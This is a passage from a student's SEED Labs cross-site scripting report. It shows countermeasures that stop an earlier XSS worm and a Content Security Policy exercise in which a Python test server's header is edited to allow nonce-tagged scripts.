

Figure 70: uncomment the htmlspecialchar command in the url.php

Figure 71: Find the htmlspecialchar command in dropdown.php



Figure 72: Find the htmlspecialchar command in dropdown.php



Figure 73: Find the htmlspecialchar command in email.php



Figure 74: uncomment the htmlspecialchar command

After enabling all the countermeasures I login to the Alice account and found that the worm script doesn't work anymore because HTMLawed plugin removes all the script tags and htmlspecialchars() function encode all the special characters hence making the attack unsuccessful and also display alla the code in the description.



Figure 75: Worm attack failed after enabling the countermeasure

Task-9 Defeating XSS Attacks Using CSP

In this task I have to deploy a countermeasure that helps us in defeating XSS Attacks using Content Security Policy (CSP). For this task I have to run a separate Http server provided in the "CSP.zip" file by the Seeds Lab.

So first I need to setup the DNS by entering the given entries in the "/etc/hosts" file. The entries are as follows:

127.0.0.1	www.example32.com
127.0.0.1	www.example68.com
127.0.0.1	www.example79.com



Figure 76: Opening the /etc/hosts file



Figure 77: Entering the DNS entries in /etc/hosts file

After that I run the Http server "http_server.py" that is given in the CSP folder.



Figure 78: Run the http server

After running the server, I have to perform two sub tasks.

Step-1 Point your browser to the following URLs. Describe and explain your observation.

http://www.example32.com:8000/csptest.html **http://www.example68.com:8000/csptest.html** **http://www.example79.com:8000/csptest.html**

In this step I have to visit all the given links and then provide my observation. For that first I visit "example32.com" and found that from CSP test only 1,4 and 5 fields display the result OK and rest of the fields display failed because in fields 1,4 and 5 the JavaScript code executes successfully.



Figure 79: Results from example32.com

Then I visit example68.com and found that I displays same result as of "example68.com".



Figure 80: Results from example68.com

In last I visit example79.com and found that only 2,3 fields display failed and rest of the fields display OK because other than 2,3 JavaScript code successfully runs in rest of the fields.



Figure 81: Results from example79.com

We can see that JavaScript corresponding to the fields in “csptest.html” file.

Figure 82: csptest.html

Step-2 Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

In this task I have to change the server program so that fields 1,2,4,5, and 6 display ok. For that I open the “csptest.html” file to first check the code behind these fields. Ather that I open the “http_server.py” file and found that the nonce for the area1 with corresponding website “example.68.com” is included in the area2 is missing in the “self.send_header” but the nonce of area2 with the corresponding website “example.68.com” is not include in the header.



Figure 83: Code behind the fields in “csptest.html” file

Figure 84: Server code with missing nonce

After finding the error in the server side I add the nonce and website corresponding to area2 in the "self.send_header". After that I run the Http server "http_server.py" again.

The new server code is as follows:

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
 def do_GET(self):
  o = urlparse(self.path)
  f = open("." + o.path, 'rb')
  self.send_response(200)
  self.send_header('Content-Security-Policy',
      "default-src 'self';"
      "script-src 'self' *.example68.com:8000 'nonce-1rA2345' 'nonce-2rB3333'
*.example79.com:8000 ")
  self.send_header('Content-type', 'text/html')
  self.end_headers()
  self.wfile.write(f.read())
  f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

Figure 85: Add the missing code in the "http_server.py" file



Figure 86: Run the server file again.

After run the server I again visit the “example32.com” website and found that the fields 1,2,4,5, and 6 display ok.



Figure 87: Fields in "example32.com" displays OK

Then I visit “example68.com” and found that there also fields 1,2,4,5, and 6 display ok.



Figure 88: Fields in "example68.com" displays OK

In last, I visit “example79.com” and found that there also fields 1,2,4,5, and 6 display ok.



Figure 89: Fields in "example79.com" displays OK